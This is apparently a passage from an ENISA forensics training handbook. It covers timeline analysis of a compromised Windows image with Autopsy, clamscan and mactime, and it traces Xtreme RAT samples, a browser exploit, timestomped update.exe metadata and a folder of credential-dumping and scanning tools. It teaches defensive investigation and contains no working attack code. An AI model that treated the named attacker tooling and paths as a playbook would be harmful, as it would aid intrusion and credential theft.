
Create a file activity timeline which will be quite useful during later analysis. To create a timeline, select partition C:\ and click “File Activity Time Lines”.




Select all options as presented on the screenshot below and click “Ok”:




Now Autopsy will start the analysis of the filesystem on the C:\ partition. Depending on the partition size and number of files this might take some time.




Fill the form as presented on the screenshot below and click “Ok”.



As a result timeline will be created. Path to this file is <case_path>/Windows/output/timeline-aug2016.txt.



If opening a timeline in a browser leads to a browser crash try opening it in a text editor (e.g. vim, nano).



5.2 Antivirus scan

Perform an antivirus scan of the mounted filesystem.

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ clamscan -i -r /mnt/part_c/ > clamscan.txt
enisa@training:~$ cat clamscan.txt
/mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
394A23D50D9098F50B10713FD54607815F18FAB8: Html.Exploit.CVE_2012_3993-1 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Temp/svchost.exe: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/bpd/BrowserPasswordDump.exe: Win.Trojan.Agent-
1370681 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/pwdump/PwDump7.exe: Win.Trojan.Pwdump-1 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/HostData/update.exe: Win.Trojan.Xtreme-7 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 4755129
Engine version: 0.98.7
Scanned directories: 18803
Scanned files: 117500
Infected files: 6
Data scanned: 7847.79 MB
Data read: 12881.35 MB (ratio 0.61:1)
Time: 752.425 sec (12 m 32 s)
enisa@training:~$
```

5.3 Filesystem analysis


Start by searching on the timeline (either in browser or text editor) for update.exe file which was detected during the memory analysis.

Tue Aug 16 2016 13:02:57	61440	ma.b	r/rrwxrwxrwx	0	0	100775-128-3	C:/Users/Peter/AppData/Local/Temp/svchost.exe
	88	macb	r/rrwxrwxrwx	0	0	100775-48-2	C:/Users/Peter/AppData/Local/Temp/svchost.exe ($FILE_NAME)
	2032	...b	r/r--x--x--x	0	0	101277-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg
	90	...b	r/r--x--x--x	0	0	101277-48-2	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg ($FILE_NAME)
	61440	m.c.	r/rrwxrwxrwx	0	0	101285-128-4	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
	82	macb	d/d--x--x--x	0	0	101286-48-2	C:/Users/Peter/AppData/Roaming/HostData ($FILE_NAME)
	86	macb	r/r--x--x--x	0	0	101287-48-2	C:/Users/Peter/AppData/Roaming/HostData/update.exe ($FILE_NAME)
	416	ma..	d/drwxrwxrwx	0	0	65415-144-5	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/JGDRJ45O
Tue Aug 16 2016 13:02:58	61440	..c.	r/rrwxrwxrwx	0	0	100775-128-3	C:/Users/Peter/AppData/Local/Temp/svchost.exe


Later at 13:03:04 according to standard $STANDARD_INFORMATION attribute, update.exe MFT entry was changed. Note that 13:03:04 is also the time when update.exe process was created according to memory analysis.

Tue Aug 16 2016 13:03:04	1491	macb	r/rrwxrwxrwx	0	0	101231-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
	146	macb	r/rrwxrwxrwx	0	0	101231-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
	2032	mac.	r/r--x--x--x	0	0	101277-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg
	90	mac.	r/r--x--x--x	0	0	101277-48-2	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg ($FILE_NAME)
	61440	..c.	r/r--x--x--x	0	0	101287-128-1	C:/Users/Peter/AppData/Roaming/HostData/update.exe
	1008670	..c.	r/rrwxrwxrwx	0	0	101298-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.xtr

Go back to the main Autopsy panel, choose partition C:\ and click “Analyze”.



Click “Meta Data” and enter 101287 as MFT Entry Number (value can be read from timeline).



One pretty useful information for the forensic analysis that can be read from this page are MACB timestamp values as read from $STANDARD_INFORMATION and $FILE_NAME attributes.

```
$STANDARD_INFORMATION Attribute Values:
Flags: Read Only, Hidden, System
Owner ID: 0
Security ID: 1172 (S-1-5-21-1623514716-2111984414-578690546-1001)
Last User Journal Update Sequence Number: 290676096
Created: 2005-06-03 07:01:04.013000000 (GMT)
File Modified: 2005-06-03 07:01:04.013000000 (GMT)
MFT Modified: 2016-08-16 13:03:04.169360400 (GMT)
Accessed: 2005-06-03 07:01:04.013000000 (GMT)

$FILE_NAME Attribute Values:
Flags: Archive
Name: update.exe
Parent MFT Entry: 101286 Sequence: 3
Allocated Size: 61440 Actual Size: 0
Created: 2016-08-16 13:02:57.959113300 (GMT)
File Modified: 2016-08-16 13:02:57.959113300 (GMT)
MFT Modified: 2016-08-16 13:02:57.959113300 (GMT)
Accessed: 2016-08-16 13:02:57.959113300 (GMT)
```


Go back to the timeline and check what happened shortly before 13:02:57. Quick analysis should reveal that one second before 13:02:57 file 3568226350[1].exe was created.

Tue Aug 16 2016 13:02:56	420	.a.b	r/rrwxrwxrwx	0	0	101282-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/120E3605EC4A57B09C0396
	146	macb	r/rrwxrwxrwx	0	0	101282-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/120E3605EC4A57B09C0396
	420	.a.b	r/rrwxrwxrwx	0	0	101284-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/8E3D898722819D75305BBE
	146	macb	r/rrwxrwxrwx	0	0	101284-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/8E3D898722819D75305BBE
	61440	.a.b	r/rrwxrwxrwx	0	0	101285-128-4	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
	100	macb	r/rrwxrwxrwx	0	0	101285-48-2	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe ($FILE_NAME)
	420	.a.b	r/rrwxrwxrwx	0	0	101289-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/EE63825F56120184913F54
	146	macb	r/rrwxrwxrwx	0	0	101289-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/EE63825F56120184913F54


Moreover shortly before that, multiple Firefox cache files were created suggesting Firefox activity. Among those files there is a file in which ClamAV detected an exploit code.

Tue Aug 16 2016 13:02:53	1125	macb	r/rrwxrwxrwx	0	0	101268-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/394A23D50D9098F50B10713FD54607815F18FAB8
	146	macb	r/rrwxrwxrwx	0	0	101268-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/394A23D50D9098F50B10713FD54607815F18FAB8 ($FILE_NAME)
	4886	macb	r/rrwxrwxrwx	0	0	101269-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/B875FA5FF062E1D9C6B5550C2A338395F4815200
	146	macb	r/rrwxrwxrwx	0	0	101269-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/B875FA5FF062E1D9C6B5550C2A338395F4815200 ($FILE_NAME)
	9260	macb	r/rrwxrwxrwx	0	0	101270-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD
	146	macb	r/rrwxrwxrwx	0	0	101270-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD ($FILE_NAME)
	608	macb	r/rrwxrwxrwx	0	0	101271-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/6A4D4B53A8A3AC48F8B58AC492D34210E55D64BA

Another way to browse filesystem is to use the Autopsy File Analysis utility. To do this, go to the main Autopsy panel and choose analysis of C:\ partition.



Next, navigate to C:\Users\Peter\AppData\Roaming where two suspicious directories EpUpdate and HostData are located (which were found in previous analysis).



Open EpUpdate/ directory and inspect its contents.

Current Directory: C:/ /Users/ /Peter/ /AppData/ /Roaming/ /EpUpdate/

ADD NOTE GENERATE MD5 LIST OF FILES

DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META
	d / d	../	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-07-14 14:26:50 (GMT)	56	0	0	62696-144-5
	d / d	./	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	56	0	0	280-144-5
	d / d	bpd/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	288	0	0	286-144-1
	d / d	mmktz/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	480	0	0	369-144-1
	d / d	nircmd/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	256	0	0	566-144-1
	d / d	nmap/	2016-08-16 13:49:24 (GMT)	2016-08-16 13:49:24 (GMT)	2016-08-16 13:49:24 (GMT)	2016-08-16 13:14:47 (GMT)	56	0	0	598-144-5
	r / r	passwords.txt	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	3700	0	0	61228-128-4
	d / d	pwdump/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	264	0	0	61230-144-1
	d / d	ssh/	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	256	0	0	61377-144-1
	d / d	thc/	2016-08-16 14:05:29 (GMT)	2016-08-16 14:05:29 (GMT)	2016-08-16 14:05:29 (GMT)	2016-08-16 13:14:47 (GMT)	176	0	0	61380-144-5
	r / r	wdigest.reg	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	322	0	0	86666-128-1

Open new terminal window and change directory to the location of the previously generated *body* file (created by Autopsy during timeline preparation):

```
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output
File  Edit  View  Search  Terminal  Help
enisa@training:~$ cd /usr/share/caine/report/autopsy/Training/Windows/output/
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$ ls
body  timeline-aug2016.txt  timeline-aug2016.txt.sum
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$
```

Next, using *mactime* tool generate small timeline and filter results using grep:

```
mactime -z GMT -b body -d 2016-08-16T13:03:00..2016-08-16T13:14:47 | grep
'C:/Users' | grep '\.exe'

-z - time zone specification
-b - path to body file
-d - output in comma delimited format (makes date present in each row)
```

```
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output
File  Edit  View  Search  Terminal  Help
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$ mactime -z GMT -b body -d 2016-08-16T13:03:00..201
6-08-16T13:14:00 | grep 'C:/Users' | grep '\.exe'
Tue Aug 16 2016 13:03:04,61440,..c.,r/r--x--x--x,0,0,101287-128-1,"C:/Users/Peter/AppData/Roaming/HostData/update.exe"
Tue Aug 16 2016 13:10:03,6396274,.a.b,r/rrwxrwxrwx,0,0,89001-128-3,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe"
Tue Aug 16 2016 13:10:03,88,macb,r/rrwxrwxrwx,0,0,89001-48-2,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe ($FILE_NAME)"
Tue Aug 16 2016 13:10:13,6396274,m.c.,r/rrwxrwxrwx,0,0,89001-128-3,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe"
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$
```

5.4 Application logs analysis

